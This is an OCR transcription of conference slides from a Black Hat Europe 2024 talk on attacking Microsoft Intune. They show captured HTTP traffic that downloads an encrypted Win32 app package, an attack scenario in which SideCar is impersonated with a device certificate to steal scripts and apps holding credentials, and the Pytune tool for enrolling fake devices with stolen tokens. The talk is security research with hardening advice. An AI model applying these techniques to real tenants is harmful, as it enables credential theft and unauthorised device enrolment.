
- intunewin file can be downloaded and decrypted with the AES key / IV
  - Oliver Kieselbach did a great research on decrypting intunewin file ☺



```
GET
/3decc354-[redacted]4ed3-a3c7-4ad3-8d6d-52
b4267ca245.intunewin.bin HTTP/1.1
Accept: */*
Range: bytes=0-28607
User-Agent: Microsoft-Delivery-Optimization/10.0
MS-CV: /vZbxlwDmE0YR5A0.2.2.1.1.2
Content-Length: 0
Host: swdc01-mscdn.manage.microsoft.com
Connection: keep-alive
```

```
HTTP/1.1 206 Partial Content
Date: Fri, 11 Oct 2024 23:17:46 GMT
Content-Type: application/octet-stream
Content-Length: 28608
Connection: keep-alive
Last-Modified: Tue, 08 Oct 2024 10:06:02 GMT
ETag: "0x8DCE780D091B103"
x-ms-request-id: e2700587-d01e-0018-6728-1c466d000000
x-ms-version: 2013-08-15
x-ms-lease-status: unlocked
x-ms-lease-state: available
x-ms-blob-type: BlockBlob
x-azure-ref: 20241011T231746Z-167549c9cb9vhhr2nxsncpwre8000000024g00000000ugpg
Cache-Control: public, max-age=604800
x-fd-int-roxy-purgeid: 0
X-Cache: TCP_HIT
Content-Range: bytes 0-28607/28608

LÏ□5iãiè;□Í¬ú¡Ó1¦1(Ëç´iÝ1j],Õû"B=ÿì(I0□¤®ÿVÙ8ßÅvJS?°÷ý□ÎÛnaÁ□Ã$/EµÀÑ¯Ëi4ºõ§épi>¹□áT,□hrØYÍ¢."ï¿-4[Cÿ
òË□ooÛ.éÉb¬□d5°±bÃs¶Q□5□¬(97ÚÕbMi7âZL5Jë$íþw@½Y□1□äÆÈ8>+¾□NH□□½;à[4
ý'□8ý(□1ÊÜ0ðþêj□?»\:*I@xxÌ(Ä□□ßy})BÕ"□Ê;0□Zîëwá$ý□¹¹Ð(DX0□Ý;WS,ã>bÇj-ZÃàÆÒj$□D.x¢ó$QÞÿêõ£?□³J□ ü¬M´5
□£ZÙ¤rÉ1W□ýDqrZa¹¬HH/Õ7Þ#□□æx+□±kÎ□□·□zuR_¸f}ôr□ÑÍÍq@15¨à(xó□·(J»9□~ö¨u□Íª;Þ□□[é|,sîÖc§ÊÆöl^¶!Ót□½,`
□Ü"AS□¹7□Ò□Û¶åiÈ¦r
5□$□□öu□|«□vT¨Ë,]$bióÌ¥□TÓ¸_XÆùínP□¦»□□□¦Í□Yiúñ~ÆM¯itÅñmdè©i□æàoþ□öLySß □¨0D1æ<□ÇÀ□[/y`□□Á□□4Ç½¨□¼^]
¢ëÕKôÆ(ã□¥16´®k□ËÖ?□Â6õEÈã?*u{?$0ã+
·®AñKH□¹□¿-sÊ□fõ□=Ýú°rÐ8:Z³0ÅN(+³,â~³èQéVe□Kaª¤iNzP□oÃÃö¨, ð)ÈÞÔöÊÃZ@fJ□-xùj□°ëx□
□9;Òöæ□.ù□x²ÔI¬Q¦¹ÏÇ□Þ&³w□-ÞC-ÂT□□z□[ñ÷0Ì¹_□□Ó&X□iuí□ÆmU «¤ð□=UA´¾□G1Ó□Ø fNi¾C+HÂi)ñEi÷□,ô¤ýùðçqØhbER
```

Exfiltrating Win32 apps through SideCar



Name	Size	Type	Date Modified
ContosoCorpCustomApp.exe	55.2 kB	Windows or…	20 October 2024, 0…

Attack Scenario #4

- Attackers can **impersonate SideCar with the enrolled device certificate**
- Attackers can steal **PowerShell scripts** and **Win32 apps** from SideCar Gateway service
  - Custom apps tend to contain juicy information such as credentials of local Administrator passwords and more

Recommendation

- Try not to deliver apps with secrets

  - Delivering apps only for a particular dynamic device group can be bypassed by entirely faking the Intune protocol

  Ex) Deliver a privileged service principal‘s certificate to a dynamic group for devices whose names start with “ADMIN-”

Tools & Demo

Pytune

- enroll fake device to Intune through stolen credentials or tokens

Key Features

Entra Join/Delete

Intune Enroll/Retire

Check-in

Check Compliant Status

Download Apps & Scripts

Supported Platform

Android

iOS/macOS


Windows

Linux

Chrome OS

https://github.com/secureworks/pytune

Demo


kali - VMware Workstation
ファイル(F) 編集(E) 表示(V) 仮想マシン(M) タブ(T) ヘルプ(H)
win10dev
kali
kali@kali: ~/Desktop/work/pytune
File Actions Edit View Help
5:14 AM

```
C:\home\kali\Desktop\work\pytune>
```

Takeaways

Black Hat Europe Sound Bytes

- ✓ Microsoft Intune offers various features for corporate device management and, also **provides opportunities for adversaries**

- ✓ Attackers can leverage Microsoft Intune for **breaking into your on-premise and cloud resources**

- ✓ **Review and harden configurations** provided by Microsoft to secure modern device management black hat EUROPE 2024

Q&A

@TEMP43487580

@優也-中堂-2601a596

black hat®
EUROPE 2024

Thank you

Previous Research & Reference

- https://aadinternals.com/post/mdm/
- https://msendpointmgr.com/2019/01/18/how-to-decode-intune-win32-app-packages/
- https://dirkjanm.io/assets/raw/Insomnihack%20Breaking%20and%20fixing%20Azure%20AD%20device%20identity%20security.pdf
- https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-filter-for-applications
- https://learn.microsoft.com/en-us/windows/client-management/mdm-overview